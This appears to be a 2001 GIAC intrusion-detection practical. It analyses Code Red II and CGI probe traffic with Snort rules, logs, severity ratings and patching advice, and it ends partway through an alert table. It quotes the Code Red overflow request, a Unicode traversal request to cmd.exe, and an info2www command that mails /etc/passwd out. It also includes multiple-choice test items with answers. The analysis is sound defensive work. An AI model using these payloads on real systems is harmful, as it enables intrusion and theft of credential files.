alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS552/web-iis_IIS ISAPI Overflow ida"; dsize: >239; flags: A+; uricontent: ".ida?"; classtype: system-or-info-attempt; reference: arachnids,552;)

Example of Snort Rules, from version 1.8.1, what would have found this:
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS ISAPI .ida attempt"; uricontent:".ida?"; nocase; dsize:>239; flags:A+; reference:arachnids,552; classtype:attempted-admin; reference:cve,CAN-2000-0071; sid:1243; rev:1;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS ISAPI .ida access"; uricontent:".ida"; nocase; flags:A+; reference:arachnids,552; classtype:attempted-recon; reference:cve,CAN-2000-0071; sid:1242; rev:1;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS ISAPI .idq attempt"; uricontent:".idq?"; nocase; dsize:>239; flags:A+; reference:arachnids,553; classtype:attempted-admin; reference:cve,CAN-2000-0071; sid:1244; rev:1;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS ISAPI .idq access"; uricontent:".idq"; nocase; flags:A+; reference:arachnids,553; classtype:attempted-recon; reference:cve,CAN-2000-0071; sid:1245; rev:1;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS cmd.exe access"; flags: A+; content:"cmd.exe"; nocase; classtype:attempted-user; sid:1002; rev:1;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg: "WEB-IIS CodeRed v2 root.exe access"; flags: A+; uricontent:"scripts/root.exe?"; nocase; classtype: attempted-admin; sid: 1257; rev: 1;)

Probability The Source Address Was Spoofed

Since the worm is propagating from a real server, the chances are the IP addresses had not been spoofed.

Description Of Attack

Code Red II is a self-propagating worm that exploits the vulnerability described in Cert CA-2001-13 Buffer Overflow in IIS Indexing Service DLL. This version of Code Red uses the same buffer overflow as it's predecessor, however it will leave backdoors open on Windows 2000 machines (CodeRedII Worm Analysis, pars. 39-52). Machines running Windows NT 4.0 may experience a disruption in service (par. 2).

This worm can also affect cisco products. Some products use IIS will be vulnerable to the worm directly (Cisco, par. 2). Other products are effected to due to the amount of traffic being generated and the Cisco 600 series DSL router will quit forwarding traffic (par. 14).

Attack Mechanism

First, Code Red II worm tries to connect to TCP port 80 on a randomly chosen host ("Code Red II", par. 4). According to Stephen J. Friedl (http://www.unixwiz.net/techtips/CodeRedII.html) observations, the worm determines the random IP address by a blend of local IP addresses and a random number (par. 28). The number of octets used depends on another random number. Mr. Friedl has observed that it goes in a couple of different ways:

- 1 out of 8 is entirely random IP addresses (Friedl, par. 28) (also report by IN-2001-09, pars. 18-22)
- 4 out of 8 is the same class A (10.X.Y.Z) (Friedl, par. 28)
- 3 out of 8 is the same class B (10.00.X.Y) (Friedl, par. 28) (also report by IN-2001-09, pars. 18-22)
- 1 out of 2 the worm will scan a random IP with the first octet as the host (reported by IN-2001-09, pars. 18-22)

For the algorithm Mr. Friedl has it based on his analysis of the disassembled source code (par. 30), please see Appendix A.

When the worm gets a successful connection to port 80, the attacking machine will send out a HTTP GET request to the target machine ("Code Red II", par. 5). This HTTP GET is crafted and contains the buffer overflow that is described by CERT CA-2001-13 (par. 5). The following is what gets sent:

```
210.214.120.164 - - [26/Aug/2001:15:28:08 -0400] "GET /default.ida?XXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u685
8%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8
190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTTP/1.0" 404 284 "-" "-"
```

When the worm successful compromises a system, according to CERT IN-2001-09, it will check to see if the CodeRed II atom exists ("Code Red II:" Another Worm , par. 12). If it does, it will go to sleep forever (par. 12). If it does not exist, it will create the atom and starts the infection process (par. 12).

One of the first things the worm does when it starts the infection process is to check to see what is the default language of the system. If it is Chinese, it will spawn 600 threads that will start scanning for other systems for 48 hours. Otherwise, it will spawn 300 threads that will scan for 24 hours (par. 13). Plus it will place a copy of %SYSTEM%\CMD.EXE in the IIS scripts and MSADC directories (par. 14). This leaves a possible backdoor into the system for attackers by allowing them to execute arbitrary commands on the system with the same privileges of the IIS server process. Also, it will create a trojan copy of explorer.exe (par. 15). This is copied to C:\ drive and the D:\ drive (par. 15). The trojan explorer.exe will create a virtual mapping of both drives, meanwhile calling the real explorer.exe when the trojan is executed (CodeRedII Worm Analysis, par. 54). According to Mr. Friedl, if the system's language is Chinese, the infected server will reboot after 2 days (pars. 25-26). Otherwise, it will reboot after a day (pars. 25-26).

This worm is also affecting Cisco products. Any product that uses IIS will get infected as described above. Other Cisco products have different side effects. The traffic from the worm causes a memory allocation error when it reaches significant levels in Cisco CSS 11000 series Content Service Switch, according to DDTS CSCdu76237 (Cisco, par. 15). Other products are affected, however to read the documents in DDT database, you need to have a maintenance contract.

The .ida, Indexing Service, ISPAPI filter is mainly at fault for the success of the worm (Maiffret, par. 6). This service allows the Web server to interact with the Indexing Service (par. 6). The Indexing Service does not do good "bounds checking" on the user inputted buffers (par. 6). This makes way for the buffer overflow attack.

Correlations

This worm propagates much like it's predecessor Code Red. The signatures are very similar. Below is the Code Red signature found in IN-2001-08 (par. 8):

```
2001-08-01 15:15:48 193.91.80.101 GET /default.ida NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9
090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%
u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a 200 0 165 4039 313
HTTP/1.0 - - -
 ("Code Red", par. 8)
```

The only difference between the two signatures is Code Red uses "NNN…" and Code Red II uses "XXX…" Also last part "%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u780 1%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u5 3ff%u0078%u0000%u00=a HTTP/1.0" is the same between both worms. Besides the payloads of the exploit being different, the worms have different behaviors. The Code Red worm, according to CERT IN-2001-08, scans for TCP port 80 for hosts to infect ("Code Red" Worm Exploiting, par. 3). It only creates a 100 scanning threads, compared to the 300/600 scanning threads the Code Red II worm does (par. 3). Lastly, it defaces web pages with a message that reads "HELLO! Welcome to http://www.worm.com! Hacked By Chinese!" for those machines whose default language is English (par. 3).

So far this is a very busy worm. Http://www.digitalisland.net/codered lists the number of infected machines is somewhere between 150,000 and 175,00 (Code Red Status, par. 2). The posts that Laurie Zirkle makes every day on intrusions@incidents.org, archives can be found at http://www.incidents.org/archives/index.php, show about 400 posts of the Code Red II worm from August 8 to September 2.

The Cisco Security Advisory: "Code Red" Worm – Customer Impact details more information on at least 18 Cisco products are affected by the worms (par. 7-10). The documents details on how to secure down your Cisco product and what patches need to be installed.

There have been many write-ups by CERT on the Code Red Worms. Below is a list of what is available from CERT:

- IN-2001-08 -- "Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL
- IN-2001-09 -- Code Red II:" Another Worm Exploiting Buffer Overflow In IIS Indexing Service DLL
- IN-2001-10 -- "Code Red" Worm Crashes IIS 4.0 Servers with URL Redirection Enabled
- CA-2001-13 -- Buffer Overflow In IIS Indexing Service DLL

- CA-2001-19 -- "Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL
- CA-2001-23 -- Continued Threat of the "Code Red" Worm

The article called "Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise", available on the Microsoft website, talks about the buffer overflow that the Code Red worms use and may provide more information.

Other places to find information on Code Red worms and the buffer overflow in IIS indexing service dll:

- Fed CIRC: FA-2001-19 "Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL, FA-2001-13 Buffer Overflow In IIS Indexing Service DLL
- BugTraq: 20010618, 2880
- XForce: Resurgence of "Code Red" Worm Derivatives

Evidence Of Active Targeting

Yes, the Code Red II worms are actively targeting new systems to infect.

Severity

(Criticality+Lethality)-(System Countermeasures+Network Countermeasures) = Severity

(3+4)-(4+2)=1

Criticality: The site could be an e-business and most of their income could come from this server. It is possible that if this server were taken over, it would infect the other machines on the network. 3
Lethality: Nearly all IIS servers that are unpatched are vulnerable to the Code Red worms. Plus Code Red II leaves a back door into the system. 4
System Countermeasures: I am assuming the systems were patched against this worm because they were running newer rulesets for Snort. So the administrators mostly like knew of the problem. 4
Network Countermeasures: The site was running Snort with rulesets that picked up the Code Red II traffic. 2

Defensive Recommendation

The http://www.digitalisland.net/codered web site has an excellent write up on what is needed to patch the system. Briefly, the steps are outlined below. But please consult the above web page for more information.

First thing is to down load the server patches at Microsoft's security bulletin MS01-044 on Cumulative Patch for IIS found at http://www.microsoft.com/technet/security/bulletin/MS01-044.asp. The direct link to the patch page for Microsoft IIS 4.0 http://www.microsoft.com/Downloads/Release.asp?ReleaseID=32061 and the direct link to the Microsoft IIS 5.0 patch page is http://www.microsoft.com/Downloads/Release.asp?ReleaseID=32011. Once the patch is downloaded, Digital Island recommends that the server is disconnected from the Internet and

rebooted (par. 15). This is sound advice. It is possible that the server could be infected while the patch is installing (par. 20). Also, rebooting will clear out anything that is in memory (par. 20). Once the server comes back up, double click on the patch to installing it. I would still reboot the server after the patch has installed, even if the patch does not require it to be done. The only thing that would be recommended is to install the latest service packs by Microsoft. The Windows 2000 service pack 2 can be found at http://www.microsoft.com/windows2000/downloads/servicepacks/default.asp and the Windows NT service pack 6a is at http://www.microsoft.com/ntserver/nts/downloads/recommended/SP6/allSP6.asp.

This also affects some Cisco products. Cisco was a security write-up posted at http://www.cisco.com/warp/public/707/cisco-code-red-worm-pub.shtml.

Lastly, an updated set of snort rules may have helped out. I have noticed in the new version of Snort (1.8) that it contains the following line:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg: "WEB-IIS CodeRed v2 root.exe access"; flags: A+; uricontent:"scripts/root.exe?"; nocase; classtype: attempted-admin; sid: 1257; rev: 1;)

This would help the security analyst know that one of their servers might have been comprised. I was not listed what the rulesets were used to generate the scan logs for this detect. But having up-to-date rules for the IDS is a must for early detection.

Multiple Choice Test Question

Aug 26 13:14:08 hostmau snort: [1:1243:1] WEB-IIS ISAPI .ida attempt [Classification: Attempted Administrator Privilege Gain] [Priority: 10]: {TCP} 168.160.224.57:1825 -> z.y.w.12:80
Aug 26 13:14:08 hostmau snort: [1:1002:1] WEB-IIS cmd.exe access [Classification: Attempted User Privilege Gain] [Priority: 8]: {TCP} 168.160.224.57:1825 -> z.y.w.12:80
62.110.232.65 - - [26/Aug/2001:13:24:53 -0400] "GET /default.ida?XXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0" 404 279

This is an example of:

A) Code Red II
B) Attacker excuting an CGI exploit
C) Code Red
D) Unauthorized access attempt on the WEB-IIS server.

Answer: A

Detect 5 – CGI-HANDLER probe

snort logs (times are UTC+1200)

/var/log/messages.0.gz:Sep 5 20:58:54 takahe snort[4718]: IDS235 - CVE-1999-0148 - CGI-HANDLERprobe!: 209.73.162.94:46363 -> 130.216.4.209:80
/var/log/messages.0.gz:Sep 5 21:22:35 takahe snort[4718]: WEB-CGI-MachineInfo: 209.73.162.94:41497 -> 130.216.185.206:80
/var/log/messages.0.gz:Sep 5 21:36:34 takahe snort[4718]: CVE-1999-0266 - WEB-CGI-Info2 www CGI access attempt: 209.73.162.94:51793 -> 130.216.
/var/log/messages.0.gz:Sep 6 01:56:33 takahe snort[4718]: CVE-1999-0266 - WEB-CGI-Info2 www CGI access attempt: 209.73.162.94:44284 -> 130.216.191.21:80
/var/log/messages.0.gz:Sep 6 02:06:57 takahe snort[4718]: IDS235 - CVE-1999-0148 - CGI-HANDLERprobe!: 209.73.162.94:60308 -> 130.216.4.209:80
/var/log/messages.0.gz:Sep 6 02:28:41 takahe snort[4718]: IIS-scripts-browse: 209.73.162.94:34886 -> 130.216.208.1:80
/var/log/messages.0.gz:Sep 6 03:33:43 takahe snort[4718]: WEB-MISC-.htaccess: 209.73.162.94:44743 -> 130.216.93.1:80
/var/log/messages:Sep 6 06:24:05 takahe snort[4718]: CVE-1999-0266 - WEB-CGI-Info2 www CGI access attempt: 209.73.162.94:46288 -> 130.216.191.21:80
/var/log/messages:Sep 6 08:51:30 takahe snort[4718]: IDS235 - CVE-1999-0148 - CGI-HANDLERprobe!: 209.73.162.94:39188 -> 130.216.4.209:80
/var/log/messages:Sep 6 09:42:47 takahe snort[4718]: IIS-scripts-browse: 209.73.162.94:55408 -> 130.216.208.1:80
/var/log/messages:Sep 6 10:53:58 takahe snort[4718]: WEB-CGI-MachineInfo: 209.73.162.94:38651 -> 130.216.185.206:80
/var/log/messages:Sep 6 10:55:21 takahe snort[4718]: WEB-MISC-.htaccess: 209.73.162.94:40511 -> 130.216.93.1:80
/var/log/messages:Sep 6 10:58:42 takahe snort[4718]: IDS226 - CVE-1999-0172 - CGI-formmail: 209.73.162.94:32970 -> 130.216.216.28:80
/var/log/messages:Sep 6 12:28:47 takahe snort[4718]: WEB-CGI-MachineInfo: 209.73.162.94:33795 -> 130.216.185.206:80
/var/log/messages:Sep 6 12:37:35 takahe snort[4718]: IDS235 - CVE-1999-0148 - CGI-HANDLERprobe!: 209.73.162.94:51578 -> 130.216.4.209:80

Here is a packet dump showing a clearly malicious http request:

```
[**] spp_http_decode: ISS Unicode attack detected [**]
09/06-13:38:14.337214 0:0:C:46:5C:D1 -> 0:E0:1E:8E:31:71
type:0x800
len:0x270
202.37.133.123:1274 -> 130.216.191.67:80 TCP TTL:121 TOS:0x0
ID:5409
IpLen:20 DgmLen:610 DF
***AP*** Seq: 0x55EEAC0D  Ack: 0x3FBDAFF5  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 31 25 70 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c1%pc../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
```

```
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 31 0D 0A  c+dir HTTP/1.1..

-----------------------------------------------------------------
```

WHOIS Query Result for 209.73.162.94:
AltaVista Company (NETBLK-INTERNET-BLK-1-AV)
529 Bryant St.
Palo Alto, CA 94301
US

Netname: INTERNET-BLK-1-AV
Netblock: 209.73.160.0 - 209.73.191.255

Coordinator:
ALtaVista, Operations (OA36-ARIN) avops@ALTA-VISTA.NET
650-617-3515

Domain System inverse mapping provided by:

NS1.ALTAVISTA.COM	204.152.190.79
NS2.ALTAVISTA.COM	204.152.190.6
NS3.ALTAVISTA.COM	204.152.190.1

Record last updated on 18-Aug-2000.
Database last updated on 4-Nov-2001 02:23:36 EDT.

A nslookup done on 209.73.162.94:
09/07/01 21:52:11 dns 209.73.162.94
nslookup 209.73.162.94
Canonical name: scooter18.sv.av.com
Addresses:
209.73.162.94

Source Of Trace

This trace came from http://www.incidents.org/archives/intrusions/msg01636.html, posted by Russell Fulton on Thursday, 06 Sep 2001.

Detect Was Generated By

Snort and TCPDump

Example of Snort Rules, from version 1.8.1, what would have found this:
web-cgi.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI MachineInfo access";flags: A+; uricontent:"/MachineInfo"; nocase; classtype:attempted-recon; sid:893; rev:1;)

web-misc.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC .htaccess access";flags: A+; content:".htaccess"; nocase; classtype:attempted-recon; sid:1129; rev:1;)

web-misc.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC .htaccess access";flags: A+; content:".htaccess"; nocase; classtype:attempted-recon; sid:1129; rev:1;)

web-iis.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS scripts-browse";flags: A+; uricontent:"/scripts/|20|"; nocase; classtype:attempted-recon; sid:1029; rev:1;)

This one comes from Whitehats arachNIDS database at http://whitehats.com/ids/vision18.rules.gz:
vision18.rules:alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS235/web-cgi_http-cgi-handler"; flags: A+; uricontent: "handler"; classtype: system-or-info-attempt; reference: arachnids,235;)

vision18.rules:alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS226/web-cgi_http-cgi-formmail"; flags: A+; uricontent: "formmail"; classtype: system-or-info-attempt; reference: arachnids,226;)

Probability The Source Address Was Spoofed

Most likely not, the attacker wanted to exploit the web server.

Description Of Attack

The attacker used a wide range of CGI exploits to try to get into the server. It is possible that the attacker used a security scanner such as SARA or SAINT. Judging from the data above it is one of two situations. First is I do not have the entire log. This would explain the time differences. Mr. Fulton only posted what seemed to correlate to him. In this case it was definitely the IP address and web exploits in his logs. The second situation is the attacker was took their time attacking this machine. They tried various web server and CGI exploits. Importantly they did it slowly. Doing it this way they are more likely to escape detection. If they had done it fast and within several minutes this would create a lot of noise.

Attack Mechanism

Exploit 1

```
/var/log/messages.0.gz:Sep  5 20:58:54 takahe snort[4718]: IDS235 - CVE-1999-0148 - CGI-HANDLERprobe!: 209.73.162.94:46363 -> 130.216.4.209:80
```

The above exploit only applies to SGI machines running IRIX 5.3 to IRIX 6.4. SGI IRIX systems comes with a web server running CGI code(Vision, IDS235 par. 1). The CGI program called “handler” does not parse shell metacharacters correctly (par. 1). This allows a remote user to execute arbitrary commands on the web server (par. 1).

Exploit 2

```
/var/log/messages.0.gz:Sep  5 21:22:35 takahe snort[4718]: WEB-CGI-MachineInfo:
209.73.162.94:41497 -> 130.216.185.206:80
```

According to advICE: Intrusions: 2002519 by Network ICE, some IRIX systems have a CGI script called "MachineInfo" installed by default (par. 2). This could give the attacker information such as: processor, memory, and other details about what is installed (par. 2)

Exploit 3

```
/var/log/messages.0.gz:Sep  6 03:33:43 takahe snort[4718]: WEB-MISC-.htaccess:
209.73.162.94:44743 -> 130.216.93.1:80
```

Basically the attacker is trying to gain some information about the server through downloading the .htaccess file. In the .htaccess file it shows who has access to the directory the file is in. It might be possible using another exploit to download the .htpasswd file. Most sites simply past the password into the .htpasswd file from the /etc/password file. This would allow the user to have a single sign on. However, in this case the attacker's ultimate goal is access to the server. If they could get the where about of the .htpasswd file they can run a cracker on it and obtain the users password. Thus allowing for higher access into the web site or perhaps a password into the server. This is mostly a reconnaissance effort.

This may or may not have to do with the Sun Cobalt Apache web server appliances. Sun Cobalt release an advisory that their products RaQ2 and RaQ3 allows remote users to view the contents of the .htaccess files (cobalt-raq-remote-access(4239), par. 1).

Exploit 4

```
/var/log/messages.0.gz:Sep  6 01:56:33 takahe snort[4718]: CVE-1999-0266 - WEB-CGI-Info2
www CGI access attempt: 209.73.162.94:44284 -> 130.216.191.21:80
/var/log/messages:Sep  6 06:24:05 takahe snort[4718]: CVE-1999-0266 -
WEB-CGI-Info2 www CGI access attempt: 209.73.162.94:46288 -> 130.216.191.21:80
```

According to Mr. Niall Smart post to BugTraq stored on http://www.insecure.org/sploits/info2wwwcgi.blindfileopen.html, some version of info2www will open files (par. 1). Mr. Smart, posted the following show how this exploit works:

> $ REQUEST_METHOD=GET ./info2www '(../../../../../../../bin/mail jami </etc/passwd|)' (par. 1)

As we can see in the attack by Mr. Smart, that the /etc/passwd is mailed out the user jami. There is no reason why ftp sessions could be started or other files could be sent back and forth.

Exploit 5

```
/var/log/messages:Sep  6 09:42:47 takahe snort[4718]: IIS-scripts-browse: 209.73.162.94:55408 ->
130.216.208.1:80
```

The attacker here may be trying to see what kinds of privileges are on the scripts directory. According to the article on Madirish.org by Justin Keane, a default install of IIS has the default privileges on the Inetpub script directory as read, write, and execute privileges for the user Everyone (par. 2). The attacker could copy the cmd.exe over to the scripts directory. Then from

there anything is possible. For example, once netcat is uploaded one run it on port 80, which the firewall is letting through (par. 3).

Exploit 6

```
/var/log/messages:Sep  6 10:58:42 takahe snort[4718]: IDS226 - CVE-1999-0172 - CGI-formmail: 209.73.162.94:32970 -> 130.216.216.28:80
```

The CGI FormMail program could allow arbitrary commands to be executed on the server (IDS226/Web-CGI_HTTP-CGI-Formmail, par. 1). How it works is the FormMail CGI runs a Bourne shell in order to run a mail program (par. 1). The mail program is used to send form results to the administrator (par. 1). Because the form fields have improper quoting, an attacker can put shell metacharacters into a form field, thus allowing arbitrary commands to be executed (par. 1).

Correlations

Exploit 1
Whitehats: IDS235/WEB-CGI_HTTP-CGI-HANDLER
CVE: CVE-1999-0148
BugTraq: 380
advICE: 2002516
SGI: 19970501-02-PX
XForce: http-sgi-handler

Exploit 2
CERT: CA-1997-12
SGI: 19970501-02-PX

Exploit 3
Xforce: http://xforce.iss.net/static/5702.php, cobalt-raq-remote-access
BugTraq: 20000330 Cobalt apache configuration exposes .htaccess
Confirm: http://www.securityfocus.com/templates/advisory.html?id=2150
BID: 1083
CVE: CVE-2000-0234
advICE: 2002561

Exploit 4
CVE: CVE-1999-0266
Insecure.org: Info2www CGI Hole
advICE: 2002518

Exploit 5
CVE: CVE-1999-0874, CVE-2000-0778, CVE-2000-0884, CVE-2000-0886
MS Security Bulletin: 99-013
SAINT Web Site: http IIS samples
AdvICE: 2002568
BugTraq: 950

Exploit 6
CVE: CVE-1999-0172, CVE-2000-0411, CVE-1999-0173
advICE: 2002511
BugTraq: 1187, 1091

Evidence Of Active Targeting

This person is actively targeting the University of Auckland network.

Severity

(Criticality+Lethality)-(System Countermeasures+Network Countermeasures) = Severity

(3+3)-(4+2)=0

Criticality: These servers may be used as springboard to attack other systems. A couple of them may be web servers needed for day-to-day functions. 3
Lethality: If the exploits had worked, the attacker could have been gained a lot of information about those machines. The IIS exploit was more than just reconnaissance. 3
System Countermeasures: Most likely the exploits would not have worked against the systems because of how old the exploits were. But it was not listed the actually OS and patch levels. 4
Network Countermeasures: The site was running Snort. 2

Defensive Recommendation

Exploit 1
In Xforce's article on http-sgi-handler(340), they mention to do the following to disable the scripts:

- Log in as root on the vulnerable system and type: # /bin/chmod 400 /var/www/cgi-bin/handler (assuming default install path of /var/www).
- Log in as root on the vulnerable system and remove the outbox subsystem: # /usr/sbin/versions. -v remove outbox. (pars. 4-5)

Other than that, it comes down to keeping the system up to date on patches.

Exploit 2
In CA-1997-12 Vulnerability in webdist.cgi, it says the quickest fix is to do the following:

> chmod 400 /var/www/cgi-bin/webdist.cgi
> (pars. 13-14)

Then from there the advisory recommends to install the patches out lined in Silicon Graphics Inc. Security Advisory Number 19970501-02-PX (par. 2).

Exploit 3
In general, the access.conf should be changed to reflect the restrictions that are needed and defined in the .htaccess files (file-htaccess(5702), par. 2). The .htaccess files should be removed and the web server restarted (par. 2).

If a Cobalt RaQ is being used, then the patches from Cobalt Networks, Inc. should be installed. The XForce article called "Cobalt RaQ servers allows remote access to .htaccess files" list the following patches, depending on model, should be installed:

- Cobalt Networks, Inc. RaQ 3 English Downloads, "Security: Password File Access Update 2.4" at http://www.cobalt.com/support/download/raq3.eng.html
- Cobalt Networks, Inc. RaQ 2 English Downloads, "Security: Password File Access Update 2.97" at http://www.cobalt.com/support/download/raq2.eng.html (cobalt-raq-remote-access(4239), pars. 8-9)

Exploit 4
Mr. Niall Smart's post to BugTraq says that versions 1.2.x seems to be ok. The best method to is to go through the code and look for vulnerabilities. If the web administrator does have the programming knowledge to go through the code, perhaps it would be best to find another product or program similar tools. A thorough background check should be done on the new product/program.

Exploit 5
In Mr. Justin Keane article he says the following will help clean up after the server has been exploited:

> If you have been attacked all is not lost. Make sure that you check your scripts directory for any versions of cmd.exe (often named toor.exe, testing.exe, or root.exe). They will all have the cmd.exe icon (the same as the MS-DOS prompt icon)). Delete these immediately, disconnect your server, and perform a full audit. A favorite second step to this attack is a netbus trojan install. Run a virus checker on the system and look for any signs of a trojan. Check your ftp services to see if they have been altered. Make sure that after you clean up the system (remove any strange files or programs like nc.exe, ncx99.exe and ncx.exe) and patch it immediately. See the Microsoft site for further details on how to repair your system. (par. 21)

I would stress that the patches for the system be downloaded, from another system that has not been exploited, and saved to a CD-ROM. Then while the server is disconnected from the network, install the patches from CD-ROM. Or if a CD-ROM burner is not available, make sure the server is disconnected from the Internet and on a private network if possible to copy over the patches.

The IIS patches needed should be the latest ones available from Microsoft. Mr. Keane did not say if this would totally fix the problem. But a keen eye on network traffic and with the latest patches should provide some assurance that this particular exploit doesn't happened again.

Exploit 6
In XForce's article on http-cgi-formmail-exe(299), they recommend upgrading to the latest version of FormMail, which is currently 1.9 (par. 3).

Lastly, the very best defense to any exploit is to have an up to date IDS with recent rulesets. Many of these exploits the attacker used were a year or two old. If the IDS didn't have the newest rulesets available, the attacker may have found a way in on one of the machines on the network. The IDS simply did not pick it up. This is the reason for an updated rulesets. For this site, a DMZ may be needed. There are a lot of servers that the attacker used different port 80 exploits on. It is better to have one web server in a DMZ, than to let all the traffic into the network. It is always easier to keep an eye and secure on one machine than multiple machines.

Multiple Choice Test Question

09/06-13:38:14.337214 0:0:C:46:5C:D1 -> 0:E0:1E:8E:31:71 type:0x800 len:0x270
202.37.133.123:1274 -> 130.216.191.67:80 TCP TTL:121 TOS:0x0 ID:5409
IpLen:20 DgmLen:610 DF
AP Seq: 0x55EEAC0D Ack: 0x3FBDAFF5 Win: 0x4470 TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25 GET /scripts/..%
63 31 25 70 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 c1%pc../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 31 0D 0A c+dir HTTP/1.1..

This is an example of an:

A) Web traffic going out of the IIS web server
B) CGI exploit involving the use of cmd.exe on a IIS web server
C) CGI script running on a IIS web server
D) Web traffic leaving the IIS web server

Answer: B

Assignment 3 – Analyze This!

Executive Summary

There were 130 different snort alerts with a total of 810166 alerts generated from September 7, 2001 to September 11, 2001. The alert, scans, and OOS files for those dates were analyzed and correlated with previous GIAC papers when possible. Most of the alerts have been detailed with:

- Alert type
- Generalized description
- Generalized defense for the alert
- Total number detected for that snort alert
- Possible Snort rule that may have generated the alert
- Correlations
- List of Possible Compromised Machines

The OOS traffic has been reviewed and some of the more interesting traffic has been presented. The scanning attempts have been broken down into the type of scanning techniques. Each type has a general description and the amount of Snort alerts generated for each type.

Finally, a generalized defense strategy for the site has been outlined. Appendix B contains a list of the machines and networks that have most likely have been compromised.

List of Files Used For Dataset

Alert.010907.gz	Oos_Sep.7.2001.gz	Scans.010907.gz
Alert.010908.gz	Oos_Sep.8.2001.gz	Scans.010908.gz
Alert.010909.gz	Oos_Sep.9.2001.gz	Scans.010909.gz
Alert.010910.gz	Oos_Sep.10.2001.gz	Scans.010910.gz
Alert.010911.gz	Oos_Sep.11.2001.gz	Scans.010911.gz

List of Detects

Key

<table>
<tr><td rowspan="4">TYPE</td><td>Alert: Name of the alert</td><td>Number Detected of This Alert: How many times has this alert appeared in the logs</td></tr>
<tr><td colspan="2">Description: A simple explanation of the alert.</td></tr>
<tr><td colspan="2">Defense Recommendation: A generalized defense recommendation against this type of attack.</td></tr>
<tr><td colspan="2">Snort v1.8 Ruleset that may generate a similar alert
A list of snort rules that most likely generated this alert. Not all alerts will have something in the Snort v1.8 Ruleset field.</td></tr>
<tr><td></td><td>Correlations
What correlations are available for this alert.</td><td>Not all alerts will have something in the Correlation field.</td></tr>
</table>

Compromised Machines *A list of machines that may have been compromised by the attack or may have been compromised earlier.*	*Not all alerts will have something in the Compromised Machines field.*

Type Section:

Below is the explanation of the type section, which appears on the left side of the alert box, in the List of Detects section.

??? – A section type with three question marks means that most likely the traffic is innocent. However, this traffic may be undesired on the network.

BAD – This type of traffic may contain a malicious intent to do harm to the machine or the network. It could also mean that something on the machine is misconfigured.

RECON – A Recon type is where someone was attempting together information about the machine or the network.

RELAY FAILED – This is an attempt to shutdown a public service on the network.

DOS – The DOS type is where a denial of service attack was attempted on a machine on the network.

SYSTEM – This indicates that an attempt was made to compromise a machine on the network. In all cases it should be assumed that the machine has been exploited and should be checked to see if this is true.

RECON	**Alert:** UDP scan	**Number Detected of This Alert:** 326296
	Description: A UDP scan is used to determine which port on a host is open (nmap, 3). The scanning machine sends out a 0 byte UDP packet to a defined set of ports on the target machine (3). If the ICMP port unreachable error message is received back to the scanning machine, then that port is closed (3). Otherwise, it is assumed the port is open (3).	
	Defense Recommendation: An IDS with rules for scanning is needed to detect the scanning that is going on outside the network. A stateful firewall can be setup to block all traffic coming from the outside, unless a machine from the inside of the network initiated the connection.	
	Snort v1.8 Ruleset that may generate a similar alert	
	Compromised Machines MY.NET.235.246	

